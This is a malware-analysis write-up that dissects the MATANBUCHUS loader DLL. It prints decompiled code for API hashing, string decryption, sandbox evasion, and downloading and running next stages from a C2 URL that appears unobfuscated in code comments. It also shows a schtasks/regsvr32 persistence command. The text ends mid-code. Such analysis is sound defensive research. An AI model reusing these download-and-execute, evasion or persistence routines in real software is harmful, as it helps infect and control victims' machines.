MATANBUCHUS: Another Loader-as-a-Service | 0ffset Training Solutions

By Chuong Dong

Published: 2022-02-15 · Archived: 2026-04-05 21:20:33 UTC

MATANBUCHUS is a commercialized loader that is used to download and launch malware on victim machines such as QAKBOT and COBALT STRIKE beacons. It has been observed that the loader spreads through social engineering in the form of malicious Excel documents.

Throughout different versions of the malware, the author has changed the API and string obfuscation methods, but the functionality of the loader has remained the same. In this post, we will focus on analyzing the latest loader DLL instead of the whole infection chain.

To follow along, you can grab the sample on MalwareBazaar.

SHA256: E58B9BBB7BCDF3E901453B7B9C9E514FED1E53565E3280353DCCC77CDE26A98E


Step 1: API Obfuscation

In the latest version of MATANBUCHUS, the malware dynamically resolves its API to avoid exposing its functionality through its import table. The function to import APIs takes in a hash value and the DLL name of the target API.

```
if ( !dword_1001CF88 )
  dword_1001CF88 = w_resolve_API(0xE463DA3C, dll_name, a2);
return dword_1001CF88;
```

As observed, the API address returned from the function is stored into a global variable. Since resolving these addresses requires MATANBUCHUS to walk through the loaded DLL list in the PEB to locate the target DLL and through its import table to find the address, storing the result in a global variable allows the malware to reuse it without wasting computing power to resolve the address again.

A quick and easy way to identify the API's name hashing algorithm is by using Mandiant's capa explorer or OALabs's HashDB IDA plugins. As shown in the screenshot below, we can use **HashDB's** Hunt Algorithm feature to find that the hash **0xE463DA3C** belongs to an API name hashed by the FNV-1a algorithm. By agreeing to set **HashDB's** default algorithm to FNV-1a, we can use the plugin to manually resolve each API as we encounter them.



In the function to resolve API, MATANBUCHUS accesses the **Process Environment Block (PEB)** through the **Thread Environment Block (TEB)** and retrieves its **InMemoryOrderModuleList** field. This field contains the head of a doubly-linked list that contains the loaded modules of the malware's process, and MATANBUCHUS iterates through this list to find the base of the target DLL.

```
DWORD __stdcall resolve_API(int API_hash, int DLL_name, int a3)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  p_InMemoryOrderModuleList = &TEB->ProcessEnvironmentBlock->Ldr->InMemoryOrderModuleList;
  PEB_node = *p_InMemoryOrderModuleList;
  do
  {
    target_dll_base = PEB_node->InInitializationOrderLinks.Flink;
    if ( !DLL_name || !w_StrCmpIW(&v8, &PEB_node->FullDllName.Buffer, &DLL_name) )
    {
      API_address = get_API_address(target_dll_base, API_hash);
      if ( API_address )
        return API_address;
    }
    PEB_node = PEB_node->InLoadOrderLinks.Flink;
  }
  while ( PEB_node != p_InMemoryOrderModuleList );
  return 0;
}
```

The function to get the target API address retrieves the DLL's export table directory, iterates through the list of exported APIs, checks their hash against the target hash, and returns the API address upon finding a match.


```
DWORD __stdcall get_API_address(int dll_base, int API_hash)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( *dll_base != 'ZM' )                      // check MZ header
    return 0;
  dll_nt_header = (*(dll_base + 60) + dll_base);
  if ( dll_nt_header->Signature != 'EP' )
    return 0;
  if ( dll_nt_header->FileHeader.SizeOfOptionalHeader < 0x60u || !dll_nt_header->OptionalHeader.NumberOfRvaAndSizes )
    return 0;
  image_dir_entry_export = dll_nt_header->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress;
  if ( !image_dir_entry_export )
    return 0;
  NameOrdinals_list = (*(&image_dir_entry_export->AddressOfNameOrdinals + dll_base) + dll_base);
  Names_list = (*(&image_dir_entry_export->AddressOfNames + dll_base) + dll_base);
  Functions_list = (*(&image_dir_entry_export->AddressOfFunctions + dll_base) + dll_base);
  for ( i = 0; i < *(&image_dir_entry_export->NumberOfNames + dll_base); ++i )
  {
    if ( w_fnv1a_hashing(Names_list[i] + dll_base) == API_hash )
      return Functions_list[NameOrdinals_list[i]] + dll_base;
  }
  return 0;
}
```

Since HashDB was down when I was performing the analysis, I wrote a small IDAPython script to find all functions to automatically resolve all imported APIs in the IDB. For those who are interested in doing this programmatically, feel free to check it out!

Step 2: String Obfuscation

The next obfuscation that MATANBUCHUS uses is string encryption. Every encrypted string in the malware is decrypted through two separate functions.

The first one simply populates the encoded data in a stack string and copies that data into a global character buffer.



The address of this buffer is then returned to be decrypted before the malware can use the unobfuscated string. The use of stack strings in this part is a bit redundant since the global buffer can be populated directly in a similar manner.

The decoding function takes the address of the global buffer in as a parameter. To decode each string, it calls a subroutine that takes in the encoded buffer, its length, and a **DWORD64** number.

```
_BYTE *__thiscall w_decode_string(_BYTE *encoded_buffer)
{
  _BYTE *result; // eax

  result = encoded_buffer;
  if ( encoded_buffer[12] )
  {
    decode_string(encoded_buffer, 0xCui64, 0x77D119B113CB311Bui64);
    result = encoded_buffer;
    encoded_buffer[12] = 0;
  }
  return result;
}
```

The **DWORD64** number is used as the XOR value to decode the string. For each byte in the string, the malware XORs it with the least-significant byte in the XOR key before rotating it to the right by 1 byte

```
void __stdcall decode_string(BYTE *buffer, unsigned __int64 length, unsigned __int64 xor_key)
{
  unsigned __int64 i; // [esp+8h] [ebp-8h]

  for ( i = 0i64; i < length; ++i )
    buffer[i] ^= xor_key >> (8 * (i % 8));
}
```


A quick example is if the encoded buffer contain 0xAABBCC and the XOR key is the same as above, the malware will decode it by XOR-ing 0xCC with 0x1B, 0xBB with 0x31, and 0xAA with 0xCB.

Step 3: Entry Points

The DLL comes with 4 different export functions. Beside looking at their names, a quick analysis of their code can tell us which ones are used as the DLL entry points.

```
DllInstall                  10008630    1
DllRegisterServer           10008A90    2
DllUnregisterServer         10008BE0    3
DllEntryPoint               100095E3    [main entry]
```

The **DllEntryPoint** function simply leads to the **DllMain** entrypoint, which does not contain anything important.



The **DllUnregisterServer** function resolves the API **MessageBoxA**, decrypts the strings “Dll Uinstall” and “UnregisterServer”, and uses them as parameters for calling **MessageBoxA**.

```
HRESULT __stdcall DllUnregisterServer()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v7 = 0;
  v6 = 0;
  MessageBoxA = get_MessageBoxA(0, 0);
  v0 = sub_10004220(&v7);
  title = sub_10003CB0(v0);                     // Dll Uinstall
  v1 = sub_10004470(&v6);
  message = sub_10003930(v1);                   // UnregisterServer
  return MessageBoxA(0, message, title, 0) == 0;
}
```

The remaining two functions, **DllInstall** and **DllRegisterServer**, are pretty much the same since they execute the same functionalities. However, their anti-sandbox and RunOnce mutex checks are a bit different from each other.

```
if ( load_dyn_libraries() )
{
  v15 = 0;
  ExpandEnvironmentStringsA = get_ExpandEnvironmentStringsA(L"Kernel32.dll", 0);
  v0 = sub_10004E80(&v15);
  COMPUTERNAME_env_str = sub_10003D10(v0);     // %COMPUTERNAME%
  ExpandEnvironmentStringsA(COMPUTERNAME_env_str, computer_name, 256);
  GetTickCount64_1 = get_GetTickCount64(L"Kernel32.dll", 0);
  ori_tickcount = GetTickCount64_1();
  while ( v14 < v10 )
  {
    Sleep = get_Sleep(L"Kernel32.dll", 0);
    Sleep(6000);
    Beep = get_Beep(L"Kernel32.dll", 0);
    Beep(0, 3000);
    ++v14;
  }
  GetTickCount64 = get_GetTickCount64(L"Kernel32.dll", 0);
  final_tickcount = GetTickCount64();
  v11 = final_tickcount - ori_tickcount;
  if ( (final_tickcount - ori_tickcount) >= 55000 && v14 >= v10 )
  {
    if ( !get_module_rundll32_and_regsvr32() )
      return 1;
    if ( check_runonce_mutex(computer_name) )
    {
      if ( !check_dropped_folder_exist() )
      {
        v5 = check_number_of_process();
        if ( v5 != 1 )
          return 0;
        drop_remote_next_stage();
      }
```

In **DllRegisterServer**, the malware first calls **GetTickCount64** to retrieve the first timestamp. Next, it executes **Sleep** to suspend itself for 6 seconds and **Beep** to generate some tone on the system's speaker for 3 seconds, and this is repeated in a loop for 10 times. Finally, the malware calls **GetTickCount64** to retrieve the final timestamp and checks to see if at least 55 seconds have passed.

This is a simple check since a lot of sandboxes hook and bypass the **Sleep** and **Beep** APIs to prevent malware from idling over their execution time. If these APIs are bypassed and the time difference between tick counts is less than the expected value, the malware assumes that it is running in a sandbox and exits immediately.

To check for multiple instances of the malware executing, MATANBUCHUS decrypts the string "%COMPUTERNAME%" and calls **ExpandEnvironmentStringsA** to retrieve the victim's computer name. It calls **CreateMutexA** using that name and exits if there is another instance running with the same mutex.

```
int __stdcall check_runonce_mutex(int mutex_name)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  CreateMutexA = get_CreateMutexA(0, 0);
  mutex_handle = CreateMutexA(0, 1, mutex_name);
  LastError = get_GetLastError(0, 0);
  if ( LastError() ≠ ERROR_ALREADY_EXISTS )
    return 1;
  CloseHandle = get_CloseHandle(0, 0);
  CloseHandle(mutex_handle);
  return 0;
}
```

Unlike **DllRegisterServer**, the **DllInstall** function does not have a RunOnce mutex check. It instead has a check to see if the browser **Opera** is installed on the victim's machine. It does this by decrypting the string "%PROGRAMFILES%\Opera\Opera.exe", calls **ExpandEnvironmentStringsA** to expand it to the full path to the Opera executable, and calls **PathFileExistsA** to check if it exists.

```
BOOL opera_exists()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v5 = 0;
  v0 = sub_100052E0(&v5);
  v1 = sub_100039B0(v0);
  w_ExpandEnvironmentStringsA(v1, opera_path, 256); // %PROGRAMFILES%\Opera\Opera.exe
  PathFileExistsA = get_PathFileExistsA(L"Shlwapi.dll", 0);
  return PathFileExistsA(opera_path) == 0;
}
```

Both functions share an anti-sandbox check by checking for the number of processes running on the system. The malware retrieves the total number of processes by calling **K32EnumProcesses** and checks if it is less than 50. If it is, then MATANBUCHUS exits immediately.

```
int check_number_of_process()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  K32EnumProcesses = get_K32EnumProcesses(0, 0);
  K32EnumProcesses(lpidProcess, 1024, &lpcbNeeded);
  v3 = lpcbNeeded >> 2;
  if ( lpcbNeeded >> 2 < 50 )
  {
    ExitProcess = get_ExitProcess(L"Kernel32.dll", 0);
    ExitProcess(-2);
  }
  return 1;
}
```

Step 4: Loading Libraries Dynamically

The way MATANBUCHUS dynamically resolves API requires the imported DLLs to be already loaded in memory. Since only DLLs specified in the malware's PE are loaded in memory upon execution, it must manually load external libraries that it needs using **GetModuleHandleA** and **LoadLibraryA** calls.

For each of the libraries, MATANBUCHUS decrypts its name and calls **GetModuleHandleA** to check if it's already loaded, and if not, the malware calls **LoadLibraryA** to load it into memory.

```
v48 = 0;
GetModuleHandleA = get_GetModuleHandleA(L"KERNEL32.dll", 0);
v0 = sub_10004F10(&v48);
Shell32_dll_str = sub_10003C50(v0);
if ( !GetModuleHandleA(Shell32_dll_str) )      // Shell32.dll
{
  v47 = 0;
  LoadLibraryA = get_LoadLibraryA(L"KERNEL32.dll", 0);
  v1 = sub_10003DF0(&v47);
  Shell32_dll_str_1 = sub_10003BF0(v1);        // Shell32.dll
  LoadLibraryA(Shell32_dll_str_1);
}
v46 = 0;
GetModuleHandleA_1 = get_GetModuleHandleA(L"KERNEL32.dll", 0);
v2 = sub_10004120(&v46);
IPHLPAPI_DLL_str = sub_10003C90(v2);           // IPHLPAPI.DLL
if ( !GetModuleHandleA_1(IPHLPAPI_DLL_str) )
{
  v45 = 0;
  LoadLibraryA_5 = get_LoadLibraryA(L"KERNEL32.dll", 0);
  IPHLPAPI_DLL_str_1 = sub_10005090(&v45);     // IPHLPAPI.DLL
  v30 = sub_10003CD0(IPHLPAPI_DLL_str_1);
  LoadLibraryA_5(v30);
}
```

Below is the list of all loaded libraries.

- Shell32.dll
- IPHLPAPI.DLL
- WS2_32.dll
- Wininet.dll
- Shlwapi.dll
- USER32.dll

The malware also calls **GetModuleHandleA** to check if **rundll32.exe** and **regsvr32.exe** are loaded in memory.

```
BOOL get_module_rundll32_and_regsvr32()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v8 = 0;
  v0 = sub_10004000(&v8);
  rundll32_exe_str = sub_10003C70(v0);          // rundll32.exe
  rundll32_exe_handle = w_GetModuleHandleA(rundll32_exe_str);
  v7 = 0;
  v2 = sub_10004090(&v7);
  regsvr32_exe_str = sub_10003CF0(v2);
  regsvr32_exe_handle = w_GetModuleHandleA(regsvr32_exe_str);// regsvr32.exe
  return rundll32_exe_handle || regsvr32_exe_handle != 0;
}
```

Step 5: Dropping Self & Launching Through Regsvr32

One of the main functionalities of MATANBUCHUS is downloading a DLL from a remote server and launching it through **Regsvr32.exe**.

First, the malware checks if the target folder to drop the next stage already exists. It decrypts the environment strings “%ProgramData%\” and “%PROCESSOR_LEVEL%\” and retrieves their values by calling **ExpandEnvironmentStringsA**. The malware then appends the processor level to the ProgramData path to construct the drop folder path and calls **PathIsDirectoryA** to check if the folder exists.

```
BOOL check_dropped_folder_exist()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  w_ExpandEnvironmentStringsA(ProgramData_ENV_PATH, program_data_str, 256);// %ProgramData%\
  w_ExpandEnvironmentStringsA(PROCESSOR_LEVEL_ENV_PATH, PROCESSOR_LEVEL, 256);// %PROCESSOR_LEVEL%\
  lstrcatA = get_lstrcatA(L"KERNEL32.dll", 0);
  lstrcatA(program_data_str, PROCESSOR_LEVEL);
  PathIsDirectoryA = get_PathIsDirectoryA(L"Shlwapi.dll", 0);
  return PathIsDirectoryA(program_data_str) != 0;
}
```

If it doesn’t exist yet, the malware creates the folder by calling **CreateDirectoryA** and downloads the remote file in there.

```
int drop_remote_next_stage()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  w_memset(v13, 0, 68);
  w_memset(v12, 0, 68);
  w_memset(&lpStartupInfo, 0, 68);
  w_ExpandEnvironmentStringsA(ProgramData_ENV_PATH, local_ocx_path, 1040);
  w_ExpandEnvironmentStringsA(PROCESSOR_REVISION_ENV_PATH, PROCESSOR_REVISION_value, 1040);
  ExpandEnvironmentStringsA = get_ExpandEnvironmentStringsA(L"Kernel32.dll", 0);
  v44 = PROCESSOR_LEVEL_ENV_PATH;
  ExpandEnvironmentStringsA(PROCESSOR_LEVEL_ENV_PATH, PROCESSOR_LEVEL_value, 1040);
  lstrcatA = get_lstrcatA(0, 0);
  lstrcatA(local_ocx_path, PROCESSOR_LEVEL_value);// %ProgramData%\%PROCESSOR_LEVEL%\
  CreateDirectoryA = get_CreateDirectoryA(0, 0);
  if ( !CreateDirectoryA(local_ocx_path, 0) )    // create folder %ProgramData%\%PROCESSOR_LEVEL%\
    return 0;
```

The malware retrieves the revision number of the processor by calling **ExpandEnvironmentStringsA** on the environment string “%PROCESSOR_REVISION%” and uses it as the filename of the next stage.

Next, it appends the filename and the extension **.ocx** to the ProgramData folder path, and calls a function to download the DLL to register from the following URL.

```
hxxps://manageintel[.]com/RKyiihqXQiyE/xukYadevoVow/QXms.xml
```

```
lstrcatA_1(local_ocx_path, PROCESSOR_REVISION_value);// %ProgramData%\%PROCESSOR_LEVEL%\%PROCESSOR_REVISION%
v50 = 0;
lstrcatA_2 = get_lstrcatA(0, 0);
v0 = sub_100041B0(&v50);
ocx_ext_str = sub_10003910(v0);              // .ocx
lstrcatA_2(local_ocx_path, ocx_ext_str);     // %ProgramData%\%PROCESSOR_LEVEL%\%PROCESSOR_REVISION%.ocx
if ( download_file_to_path(QXms_xml_REMOTE_URL_STR_first, local_ocx_path) )// https://manageintel.com/RKyiihqXQiyE/xukYadevoVow/QXms.xml
{
```

The function to download the next stage first calls **InternetCheckConnectionA** to check if a connection to the URL can be established. Then it calls **InternetOpenA** to initialize the use of WinINet functions, **CreateFileA** to create the target file at the specified path, and **InternetOpenUrlA** to open a connection to the URL.

To read data from the remote file, MATANBUCHUS calls **VirtualAlloc** to allocate a memory buffer with size 0x100000 bytes, **InternetReadFile** to read remote data into this buffer, and **WriteFile** to write the file content into the local file.

```
chunk_count = 0;
InternetCheckConnectionA = get_InternetCheckConnectionA(0, 0);
if ( !InternetCheckConnectionA(remote_file_URL, 1, 0) )
  return 0;
InternetOpenA = get_InternetOpenA(0, 0);
internet_handle = InternetOpenA(0, 0, 0, 0, 0);
local_file_handle = w_CreateFileA(local_file_path, 0x40000000, 0, 0, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, 0);
InternetOpenUrlA = get_InternetOpenUrlA(0, 0);
url_internet_handle = InternetOpenUrlA(internet_handle, remote_file_URL, 0, 0, -2080374784, 0);
if ( url_internet_handle )
{
  while ( 1 )
  {
    data_buffer = w_VirtualAlloc(0, 0x100000, 0x3000, PAGE_READWRITE);// MEM_COMMIT | MEM_RESERVE
    InternetReadFile = get_InternetReadFile(0, 0);
    if ( !InternetReadFile(url_internet_handle, data_buffer, 0x100000, &lpdwNumberOfBytesRead) )// read remote file data
    {
      w_CloseHandle(local_file_handle);
      return 0;
    }
    data_buffer_1 = data_buffer;
    if ( *data_buffer != 'ZM' )              // check MZ header of the read data
      break;
    WriteFile = get_WriteFile(0, 0);
    lpdwNumberOfBytesRead_1 = lpdwNumberOfBytesRead;
    WriteFile(local_file_handle, data_buffer, lpdwNumberOfBytesRead, lpNumberOfBytesWritten, 0);
    ++chunk_count;
  }
  w_CloseHandle(local_file_handle);
  InternetCloseHandle = get_InternetCloseHandle(0, 0);
```

Finally, the malware crafted the following string before executing it with **CreateProcessA**.

```
"C:\Windows\system32\schtasks.exe" /Create /SC MINUTE /MO 3 /TN %PROCESSOR_REVISION% /TR "%windir%\system32\re
```

```
v1 = sub_10004BC0(&v49);
v34 = sub_10003A30(v1);                 //  /TR "%windir%\system32\regsvr32.exe -e
lstrcatA_4(full_command, v34);          // "C:\Windows\system32\schtasks.exe" /Create /SC MINUTE /MO 3 /TN %PROCES
lstrcatA_5 = get_lstrcatA(0, 0);
lstrcatA_5(full_command, local_ocx_path);   // "C:\Windows\system32\schtasks.exe" /Create /SC MINUTE /MO 3 /TN %PROCES
v48[1] = 0;
lstrcatA_6 = get_lstrcatA(0, 0);
v2 = sub_10004590();
v31 = sub_100038D0(v2);                 // "
lstrcatA_6(full_command, v31);          // "C:\Windows\system32\schtasks.exe" /Create /SC MINUTE /MO 3 /TN %PROCES
v48[0] = 0;
CreateProcessA = get_CreateProcessA(0, 0);
v3 = sub_10005120(v48);
schtasks_exe_path = sub_100039F0(v3);       // C:\Windows\System32\schtasks.exe
if ( !CreateProcessA(schtasks_exe_path, full_command, 0, 0, 0, 520, 0, 0, &lpStartupInfo, &lpProcessInformation) )
  return 0;
WaitForSingleObject = get_WaitForSingleObject(0, 0);
WaitForSingleObject(lpProcessInformation.hProcess, 1500);
w_CloseHandle(lpProcessInformation.hProcess);
w_CloseHandle(lpProcessInformation.hThread);
```

This command schedules a task to execute every 3 minutes with the task name of the processor's revision number, and this task will execute the **regsvr32.exe** command to register the downloaded DLL as a command component in the registry.

When registering a DLL, **regsvr32.exe** internally calls the DLL's **DllRegisterServer** export function. Therefore, if the malicious DLL exports the **DllRegisterServer** export, it is periodically launched every 3 minutes.

Because the remote server is down by the time I'm writing this post, I'm unable to retrieve this specific DLL for further analysis. However, thanks to JoeSandbox, I found out that the downloaded file is the exact same file that we are analyzing.

From this, we can conclude that this scheduled task to execute the **regsvr32.exe** command is a method of persistence for the malware to periodically launch itself.

Step 5: Launching Remote File From Memory

Finally, MATANBUCHUS downloads another file from the remote server using the same method at the URL below. This time, the downloaded content is stored in a memory buffer instead of being written to a file.

```
hxxps://manageintel[.]com/RKyiihqXQiyE/xukYadevoVow/BhJM.xml
```

```
BhJM_xml_file_buffer = download_file_to_buffer(BhJM_xml_REMOTE_URL);// https://manageintel.com/RKyiihqXQiyE/xukYadevoVow/BhJM.xml
BhJM_xml_file_buffer_dup = heap_alloc_and_copy(BhJM_xml_file_buffer, &v36);
w_HeapFree(BhJM_xml_file_buffer);
w_dealloc_mem(v36);
v21 = v36;
local_file_buffer_ea = get_inner_address(local_file_buffer);
w_memmove_0(local_file_buffer_ea, BhJM_xml_file_buffer_dup, v21);// move BhJM_xml into local file buffer
w_HeapFree(BhJM_xml_file_buffer_dup);
sub_10006A00(&unk_1001CAD4, local_file_buffer);
local_file_buffer_ea_1 = get_inner_address(local_file_buffer);
w_memmove_0(file_DOS_header, local_file_buffer_ea_1, 64);
```

If the downloaded file contains the proper MZ header, the malware loads the PE in memory, relocates it properly and launches its entry point.

```
if ( file_DOS_header[0] == 'ZM' )             // check file MZ header
{
  local_file_buffer_ea_2 = get_inner_address(local_file_buffer);
  local_mapped_file = manually_load_and_launch_PE_entrypoint(local_file_buffer_ea_2);
  Virtual_DllRegisterServer_addr = find_PE_export_address(local_mapped_file, DllRegisterServer_STR);// DllRegisterServer
  if ( !Virtual_DllRegisterServer_addr )
  {
    mem_free(local_mapped_file);
    ExitProcess = get_ExitProcess(L"Kernel32.dll", 0);
    ExitProcess(0);
  }
  Virtual_DllRegisterServer_addr();
  inner_address = get_inner_address(local_file_buffer);
  w_HeapFree(inner_address);
  mem_free(local_mapped_file);
}
else
```

When loading the PE into memory, the malware retrieves its number of sections and image size through its optional header. It calls **VirtualAlloc** to allocate a virtual memory buffer with the image size to write the PE in.

First, MATANBUCHUS writes the image's DOS header and NT headers in. Next, it iterates through the PE's section headers to write each section in the memory buffer.

```
w_memmove_0(file_DOS_header, local_file_buffer_ea, 64);
if ( file_DOS_header[0] == 'ZM' )
{
  if ( v6 > 0x40 )
    w_memmove_0(v2, (local_file_buffer_ea + 64), v6 - 64);
  v8 = v6 + local_file_buffer_ea;
  w_memmove_0(&image_NT_Header, (v6 + local_file_buffer_ea), 248);
  if ( image_NT_Header.Signature == 'EP' )
  {
    w_memmove_0(section_headers, (v8 + 0xF8), 40 * image_NT_Header.FileHeader.NumberOfSections);
    new_image_virtual_buff = w_VirtualAlloc(0, image_NT_Header.OptionalHeader.SizeOfImage, 1060864, 64);
